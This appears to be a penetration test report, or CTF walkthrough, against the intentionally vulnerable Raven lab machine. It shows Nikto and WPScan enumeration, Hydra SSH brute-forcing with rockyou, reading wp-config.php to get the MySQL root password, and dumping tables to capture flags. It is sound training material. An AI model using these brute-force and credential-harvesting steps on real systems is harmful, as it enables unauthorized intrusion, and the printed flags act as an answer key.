+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'link' found, with contents: <http://raven.local/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 7535 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:     2019-07-25 14:45:21 (GMT-4) (22 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```


Analysing Nikto results checked some directories found in results
Checked img

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Dirbuster



Then we ran dirbuster scan it enumerate some more directories of the webserver but doesn't show any new. The basic file directory shows it has apache running and it has wordpress installation

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To check webserver login security we used hydra to brute force the usernames but it for a very long time to bruteforce
Then hydra

```
Applications ▾ Places ▾ Terminal ▾ Fri 18:39
root@kali: ~

File Edit View Search Terminal Help
root@kali:~# hydra -L /usr/share/wordlists/rockyou.txt.gz -p /usr/share/wordlists/rockyou.txt.gz ssh://192.168.235.4
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-26 18:20:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://192.168.235.4:22/
[STATUS] 420.00 tries/min, 420 tries in 00:01h, 14343981 to do in 569:13h, 16 active

[STATUS] 417.67 tries/min, 1253 tries in 00:03h, 14343150 to do in 572:22h, 16 active
[STATUS] 441.43 tries/min, 3090 tries in 00:07h, 14341323 to do in 541:29h, 16 active
[STATUS] 441.79 tries/min, 6649 tries in 00:15h, 14337782 to do in 540:54h, 16 active
```

```
Applications ▾ Places ▾ Terminal ▾ Sat 00:52
root@kali: ~

File Edit View Search Terminal Help
root@kali:~# hydra -L /usr/share/wordlists/rockyou.txt.gz -p /usr/share/wordlists/rockyou.txt.gz ssh://192.168.235.4
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-26 18:20:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://192.168.235.4:22/
[STATUS] 420.00 tries/min, 420 tries in 00:01h, 14343981 to do in 569:13h, 16 active


[STATUS] 417.67 tries/min, 1253 tries in 00:03h, 14343150 to do in 572:22h, 16 active
[STATUS] 441.43 tries/min, 3090 tries in 00:07h, 14341323 to do in 541:29h, 16 active
[STATUS] 441.79 tries/min, 6649 tries in 00:15h, 14337782 to do in 540:54h, 16 active
[STATUS] 446.22 tries/min, 13855 tries in 00:31h, 14330577 to do in 535:16h, 16 active
[STATUS] 442.49 tries/min, 20819 tries in 00:47h, 14323613 to do in 539:31h, 16 active
[STATUS] 440.68 tries/min, 27785 tries in 01:03h, 14316647 to do in 541:28h, 16 active
[STATUS] 438.55 tries/min, 34667 tries in 01:19h, 14309765 to do in 543:51h, 16 active
[STATUS] 427.62 tries/min, 40645 tries in 01:35h, 14303787 to do in 557:30h, 16 active
[STATUS] 410.25 tries/min, 45558 tries in 01:51h, 14298874 to do in 580:55h, 16 active
[STATUS] 294.34 tries/min, 47045 tries in 02:39h, 14297387 to do in 809:35h, 16 active

[STATUS] 174.18 tries/min, 50539 tries in 04:50h, 14293893 to do in 1367:43h, 16 active
[STATUS] 180.79 tries/min, 55349 tries in 05:06h, 14289083 to do in 1317:17h, 16 active
[STATUS] 186.79 tries/min, 60175 tries in 05:22h, 14284257 to do in 1274:32h, 16 active
[STATUS] 196.79 tries/min, 66545 tries in 05:38h, 14277887 to do in 1209:14h, 16 active
[STATUS] 207.67 tries/min, 73548 tries in 05:54h, 14270884 to do in 1145:18h, 16 active
[STATUS] 217.88 tries/min, 80647 tries in 06:10h, 14263785 to do in 1091:08h, 16 active
[STATUS] 227.20 tries/min, 87734 tries in 06:26h, 14256698 to do in 1045:50h, 16 active
```


WORDPRESS ENUMERATION


Since we know the webserver built on Wordpress Installation we ran a WPSCAN to enumerate more information about the Raven Security wordpress . It will update the database And it gave us the most important information and provided the two usernames **michael and Steven** of the Ravn security Database .And the wordpress version.

Since we know the from the initial scan Results the ssh ports are open we have the usernames now if we able bruteforce the password we even remotely connect to webserver.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# wpscan --url http://192.168.235.4/wordpress/  
  
WordPress Security Scanner by the WPScan Team  
Version 3.6.1  
Sponsored by Sucuri - https://sucuri.net  
@_WPScan_, @ethicalhack3r, @erwan_lr, @FireFart  
  
[i] Updating the Database ...  
[i] Update completed.  
  
[+] URL: http://192.168.235.4/wordpress/  
[+] Started: Sat Jul 27 14:59:15 2019  
  
Interesting Finding(s):
```

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
```
root@kali: ~  
File Edit View Search Terminal Help  
[!] The main theme could not be detected.  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:02 <==> (10 / 10) 100.00% Time: 00:00:02  
[i] User(s) Identified:  
[+] steven  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] Finished: Sat Jul 27 14:59:42 2019  
[+] Requests Done: 26  
[+] Cached Requests: 26  
[+] Data Sent: 5.433 KB  
[+] Data Received: 226.64 KB  
[+] Memory used: 64.117 MB  
[+] Elapsed time: 00:00:04  
root@kali:~#
```

Found two Usernames **michael** and **steven** in WPScan results.

BRUTE FORCE TO GAIN ACCESS To WEBSERVER


Created a username list with the detected usernames using nano.
This is effectively used to Bruteforce the passwords and thus lead to access
Raven Security Webserver

PENETRATION TEST REPORT- RAVEN



```
GNU nano 3.2 /home/user/usernames.txt
michael
steven

[ Read 2 lines ]
Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos
Exit      Read File  Replace  Uncut Text  To Spell  Go To Line
```



```
[user@parrot]~$ cd /usr/share/wordlists/
[user@parrot]~/usr/share/wordlists$ hydra -L /home/user/usernames.txt -P /usr/share/wordlists/rockyou.txt.gz ssh://192.168.235.4/
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-28 10:56:
51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688798 login tries (l:2/p:
14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.235.4:22/
[22][ssh] host: 192.168.235.4  login: michael  password: michael
```

Now we again using Hydra to Brute Force the password this time it won't take much time since the username list file contain only two usernames and password list is taken from `/usr/share/wordlist/rockyou.txt.gz` which contains n number of passwords list

Using Hydra we found the password for username `michael` and found its password as `michael`

PENETRATION TEST REPORT– RAVEN

This login successfully into webserver and thus we break the Raven Security login credentials and logged in.

```
Debian GNU/Linux 8 Raven tty1
Raven login:
Debian GNU/Linux 8 Raven tty1
Raven login: michael
Password:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ _
```

EXPLOITATION

This was one of the major security lack or setback of the Organization
So now we are in the compromised server . So we check various files in the system. We can't access /etc/shadow this shows michael may not be the root user .But still we can access to some files of the web server like **/etc/issue .**
Since we the open port 80 is running on Apache we thought checking it directly by moving into /var/www

PENETRATION TEST REPORT– RAVEN

```
Debian GNU/Linux 8 Raven tty1

Raven login: michael
Password:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
michael@Raven:~$ ls
michael@Raven:~$
michael@Raven:~$ pwd
/home/michael
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),108(netdev)
michael@Raven:~$ cat /etc/issue
Debian GNU/Linux 8 \n \l
michael@Raven:~$ _

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmisp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
michael@Raven:~$
```

But when we check /var/www we surprisingly Got **Flag2** in the machine . The Flag is essentially the highest sensitive security Information of the Organization thus we break the security of the firm furthermore.

PENETRATION TEST REPORT– RAVEN

```
michael@Raven:~$ cd /var/www/  
michael@Raven:/var/www$ ls  
flag2.txt  html  
michael@Raven:/var/www$ cat flag2.txt  
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}  
michael@Raven:/var/www$ _
```

Flag2: flag2{fc3d58dcdad9ab23faca6e9a36e581c}

DATABASE EXPLOITATION

So this /var/www/html has one more interesting database wordpress
We already Know this webserver is built on Wordpress Installation.

This led us to Check for wordpress database in
/var/www/html/wordpress/wp-config.php/ .This provide us the valuable
credentials to login to the mysql database .

PENETRATION TEST REPORT- RAVEN

```
[ "wordpress/" is a directory ]

michael@Raven:/var/www/html$ ls
about.html  css      img      scss      team.html
contact.php elements.html index.html Security - Doc vendor
contact.zip fonts    js       service.html wordpress
michael@Raven:/var/www/html$ cd wordpress/
michael@Raven:/var/www/html/wordpress$ ls
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php
license.txt    wp-comments-post.php wp-includes      wp-settings.php
readme.html    wp-config.php       wp-links-opml.php wp-signup.php
wp-activate.php wp-config-sample.php wp-load.php       wp-trackback.php
wp-admin       wp-content          wp-login.php      xmlrpc.php
michael@Raven:/var/www/html/wordpress$ na
```

PENETRATION TEST REPORT– RAVEN

```
GNU nano 2.2.6      File: wp-config.php

define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Found wordpress DB name is **wordpress**, DB user **root** and DB password is **R@v3nSecurity** .so we got all credentials to get into the database .

Login to mysql through

Mysql -u root -p wordpress

Command and password **R@v3nSecurity**

PENETRATION TEST REPORT– RAVEN

```
michael@Raven:~$ mysql -u root -p wordpress
Enter password: _
```

We successfully log into the Mysql database

```
michael@Raven:~$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

This show some Databases and we Used the Wordpress Database

PENETRATION TEST REPORT– RAVEN

```
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql>
```

And we Verified each and every table of the wordpress database and it leads to

```
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> _
```

Table1

PENETRATION TEST REPORT- RAVEN

```
+-----+-----+-----+-----+
|      1 |      1 | A WordPress Commenter | wapuu@wordpress.example |
| https://wordpress.org/ | 2018-08-12 22:49:12 | 2018-08-12
22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
0 | 1 | | 0 |
0 |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
+-----+-----+-----+-----+
+-----+-----+-----+-----+
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * From wp_commentmeta;
Empty set (0.00 sec)

mysql>
```

Table2 :

```
comment_approved | comment_agent | comment_type | comment_parent | user_id | comment_karma |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
|      1 |      1 | A WordPress Commenter | wapuu@wordpress.example |
| https://wordpress.org/ | 2018-08-12 22:49:12 | 2018-08-12
22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
0 | 1 | | 0 |
0 |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> _
```

Table3:

PENETRATION TEST REPORT- RAVEN

```

-----+-----+-----+-----+-----+
|          1 |          1 | A WordPress Commenter | wapuu@wordpress.example |
| https://wordpress.org/ | | 2018-08-12 22:49:12 | 2018-08-12
22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
      0 | 1 | | | 0 |
    0 |
-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * From wp_commentmeta;
Empty set (0.00 sec)

mysql> select * From wp_links;
Empty set (0.00 sec)

mysql>

```

Table 4:

```

-----+-----+
139 rows in set (0.02 sec)

mysql>

```

Table 5:

PENETRATION TEST REPORT- RAVEN

```

-----+-----+
139 rows in set (0.02 sec)

mysql> select * From wp_postmeta;
+-----+-----+-----+-----+
| meta_id | post_id | meta_key          | meta_value |
+-----+-----+-----+-----+
| 1       | 2       | _wp_page_template | default    |
| 2       | 4       | _edit_lock        | 1534124768:2 |
| 3       | 4       | _edit_last        | 2          |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

Table 6:

```
Applications ▾  Places ▾  Terminal ▾  Sun 10:19  [1] 🔊 🔌 🔍  
michael@Raven: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x michael@Raven: ~ x 📄 ▾  
  
n | open | | | flag3 | draft | ope  
| 0 | http://raven.local/wordpress/?p=4 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |  
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce} | 0 |  
  
sed | closed | | 4-revision-v1 | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | clo  
| 4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 0 | revision | 0 |  
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2} |  
  
sed | closed | | 4-revision-v1 | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | inherit | clo  
